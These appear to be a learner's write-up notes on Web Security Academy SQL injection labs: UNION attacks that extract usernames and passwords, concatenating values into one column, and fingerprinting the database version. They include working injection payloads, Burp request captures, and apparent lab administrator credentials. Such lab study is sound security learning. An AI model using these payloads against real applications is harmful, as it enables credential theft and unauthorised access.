
Finally we tried everything :

We got 2nd column that our text in application then

- To solve this lab we use the sting 'jM0yJe'



Output :



Finally we solved the lab

Topic: Using a SQL Injection UNION Attack to Retrieve Interesting Data

After finding:

Number of columns in the original query

Which columns support string data

You can now use **UNION SQL injection** to extract useful data from the database.

Example

Suppose the following conditions exist:

1. The original query returns **2 columns**
2. Both columns can store **string data**
3. The injection point is inside a **quoted string in the WHERE clause**
4. The database contains a table called: **users**
5. The table has two columns: **username** and **password**

Goal

The attacker wants to retrieve **sensitive data** such as:

- Usernames
- Passwords

Stored inside the **users table**.

Injection Payload

The attacker sends the following input:

' UNION SELECT username, password FROM users--

Important Requirement

To perform this attack, the attacker must know:

Table name → **users**

Column names → **username, password**

If Table Names Are Unknown

If the attacker **does not know the table or column names**, they must:

- Guess the names, or
- Use database features to **discover the database structure**

Modern databases allow attackers to find:

- Existing **tables**
- Their **columns**

Lab: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER



LAB

Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.



ACCESS THE LAB

Vulnerability: SQL injection(in the product category filter)

End goal: Retrieves all usernames and passwords and use the info to log in as the administrator user

Analysis:

Given info:

- The results from the query are returned in the application's response

(If query results are returned in the application's response, an attacker can inject SQL queries and view the database output, indicating a possible SQL Injection vulnerability.)

- **Table:** `users` , column: `username` and `password`

Step1: we need to find number of columns



https://0a9a00650369a8aa830b1a6800a500d9.web-security-academy.net/filter?category=Pets'ORDER BY 3--

https://0a9a00650369a8aa830b1a6800a500d9.web-security-academy.net/filter?category=Pets%27ORDER BY 3--

https://0a9a00650369a8aa830b1a6800a500d9.web-security-academy.net/filter?category=Pets'ORDER BY 3-- - Google Search

Output :




This means there are 2 columns

Step2: find data type of columns


Payload: '+UNION+select+'sai',NULL--




The output : it's a string



payload : '+UNION+select+NULL,'sai'--




Output:




It confirms that both columns are string

Step3: Retrieves all usernames and passwords



Output:



We got

administrator
qopx3gwfqntwfk89fm

Step4: we got the username and password now verify it

Username: administrator

Password: qopx3gwfqntwfkkyk89fm

WebSecurity Academy SQL injection UNION attack, retrieving data from other tables LAB Not solved

Back to lab description >>

Home | My account

Login

Username
administrator

Password
qopx3gwfqntwfkkyk89fm

Log in

Output:

WebSecurity Academy SQL injection UNION attack, retrieving data from other tables LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

Verified its correct

And we solved the lab

Topic: Retrieving Multiple Values Within a Single Column

Sometimes the original SQL query **returns only one column**.

In this case, you **cannot directly retrieve multiple columns** like:

username, password

Because the query allows **only one column**.

Solution

You can **combine multiple values into a single column** using **string concatenation**.

This means **joining two values into one string**.

Example

Suppose the database has a table:

users

With columns:

username

password

But the original query returns **only one column**.

Injection Payload

On **Oracle**, the attacker can use:

```
' UNION SELECT username || '~' || password FROM users--
```

Understanding the Query

Concatenation Operator ||

This operator **joins strings together**.

Separator '~'

A **separator character** used to distinguish values.

Full Concatenation

username || '~' || password

This combines:

username ~ password

Result

The database returns results like:

administrator~s3cure

wiener~peter

carlos~montoya

Each row contains:

username ~ password

Why the Separator Is Important

Without a separator:

administrators3cure

It becomes **hard to distinguish username and password**.

Using ~ makes it clear:

administrator~s3cure

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	'foo' 'bar'
Microsoft	'foo' + 'bar'
PostgreSQL	'foo' 'bar'
MySQL	'foo' 'bar' [Note the space between the two strings] CONCAT('foo', 'bar')

Lab: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER

 LAB

Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Vulnerability : SQL injection (in the product category filter)

End Goal: Retrieves all usernames and passwords and use the information to log in as the administrator user


Analysis:

- The results form the query are returned in the applications response (so we can use UNION ATTACK) to retrieve data from the tables
- Table : `users` ; Columns: `username` and `password`


Step1: find number of columns

Payload:

`'ORDER BY 3`




Output



So we conclude that : 2 column

Step2: find data types of column

Payload: '+UNION+select+'sai',NULL--




Output:




May be not string

Payload : '+UNION+select+NULL,'sai'--



Output:




Second column is string

Step3: Retrieves all usernames and passwords

Payload:

```
'+UNION+SELECT+NULL,username||'~'||password+FROM+users--
```




Output:

So we got all username and password concat form

Step4: use the information to log in as the administrator user

Username: administrator

Password: a59k1j3spr0sfbhj3056




Login

Username
administrator

Password
a59k1j3spr0sfbhj3056

Log in



Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email
[input field]

Update email

Topic : SQL Injection – Examining the Database

When we find a **SQL Injection vulnerability**, the next step for an attacker is to **collect information about the database**.

The attacker wants to know things like:

1. **Which database system is used**
 - MySQL
 - Microsoft SQL Server
 - Oracle
 - PostgreSQL
2. **Which version of the database is running**
3. **What tables and columns exist**

Knowing this helps the attacker **write correct SQL injection queries** because **each database uses slightly different SQL commands**.

So the attacker sends **special SQL queries that only work on specific databases**.
If the query works, the attacker can **identify the database type and version**.

Queries Used to Identify Database Type

Database	Query
Microsoft SQL Server	<code>SELECT @@version</code>
MySQL	<code>SELECT @@version</code>
Oracle	<code>SELECT * FROM v\$version</code>
PostgreSQL	<code>SELECT version()</code>

Each database has **its own command to display the version**.

Example SQL Injection

Suppose the vulnerable query in the website is:

```
SELECT name, description FROM products WHERE category = 'user_input'
```

If we inject:

```
' UNION SELECT @@version--
```

The final query becomes:

```
SELECT name, description FROM products WHERE category = "  
UNION SELECT @@version--
```

Explanation:

- **UNION** → combines results from another query
- **SELECT @@version** → asks database for version
- **--** → comments out the rest of the query

Output

The application might return something like:

```
Microsoft SQL Server 2016 (SP2) (KB4052908)  
13.0.5026.0 (X64)  
Windows Server 2016 Standard
```

From this output the attacker learns:

- **Database type:** Microsoft SQL Server
- **Version:** SQL Server 2016
- **System:** Windows Server 2016

Why This Is Important for an Attacker

After identifying the database, the attacker can:

1. Use **database-specific SQL injection payloads**
2. Find **tables containing sensitive data**
3. Extract **usernames, passwords, or other information**

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Hint


ACCESS THE LAB

Vulnerability:SQL injection (in the product category filter)


End Goal: Display the data bases version

Analysis:

Step1: test with single cote '



Output:



Internal server error this confirm that its vulnerable to sql injection

step: 2 Find number of column

- Open burpsuite and intercept request then send to repeater then
- apply the Payload: ' ORDER BY 1# (select and press ctrl+u) then send if you get response 200 then check until you get error
- ' ORDER BY 1#

The screenshot displays the Burp Suite Repeater interface. The 'Request' tab on the left shows a GET request to `/filter?category=Accessories'+ORDER BY 1%23+`. The 'Response' tab on the right shows a 200 OK status with an HTML page. The HTML content includes a header with a script tag that executes an SQL injection attack, querying the database type and version on MySQL and Microsoft.

Request

```
1 GET /filter?category=
  Accessories'+ORDER BY 1%23+ HTTP/2
2 Host:
  0a0700e3047afa89807d17fc00e000f1.web-s
  ecurity-academy.net
3 Cookie: session=
  iPSRENK9LH1juezsAuepWMLIWmDrCU4L
4 Sec-Ch-Ua: "Not(A:Brand";v="8",
  "Chromium";v="144"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/144.0.0.0
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/sign
  e-d-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
  https://0a0700e3047afa89807d17fc00e000
  f1.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html;
  charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8179
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=
  /resources/labheader/css/academyL
  abHeader.css rel=stylesheet>
11 <link href=
  /resources/css/labsEcommerce.css
  rel=stylesheet>
12 <title>
  SQL injection attack, querying
  the database type and version
  on MySQL and Microsoft
  </title>
13 </head>
14 <!--LAB_HEAD_END-->
15 <body>
16 <script src=
  /resources/labheader/js/labHeader
  .js>
  </script>
17 <!--LAB_HEADER_START-->
18 <div id="academyLabHeader">
19 <section class='
  academyLabBanner'>
20 <div class=container>
21 <div class=logo>
  </div>
22 <div class=title-container>
23 <h2>
  SQL injection attack,
  querying the database
  type and version on
  MySQL and Microsoft
```


- 'ORDER BY 2#


 Burp Project Intruder Repeater View Help
 Burp Suite Community Edition v2025.

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder
 Extensions Learn

1 x +


Send  Cancel < >  Burp AI Target: https://0a0700e3047afa89807d17fc00e000f1.web-security-academy.net

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 GET /filter?category= Accessories'+ORDER+BY+2%23+ HTTP/2 2 Host: 0a0700e3047afa89807d17fc00e000f1.web-s ecurity-academy.net 3 Cookie: session= iPSRENK9LH1juezsAuepWMLIWmDrCU4L 4 Sec-Ch-Ua: "Not (A:Brand";v="8", "Chromium";v="144" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Linux" 7 Accept-Language: en-GB,en;q=0.9 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,applic ation/xml;q=0.9,image/avif,image/webp, image/apng,*/*;q=0.8,application/signe d-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-User: ?1 14 Sec-Fetch-Dest: document 15 Referer: https://0a0700e3047afa89807d17fc00e000 f1.web-security-academy.net/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=0, i 18 19 </pre>		<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 8179 5 6 <!DOCTYPE html> 7 <html> 8 <!--LAB_HEAD_START--> 9 <head> 10 <link href= /resources/labheader/css/academyL abHeader.css rel=stylesheet> 11 <link href= /resources/css/labsEcommerce.css rel=stylesheet> 12 <title> SQL injection attack, querying the database type and version on MySQL and Microsoft 13 </head> 14 <!--LAB_HEAD_END--> 15 <body> 16 <script src=" /resources/labheader/js/labHeader .js"> 17 </script> 18 <!--LAB_HEADER_START--> 19 <div id="academyLabHeader"> 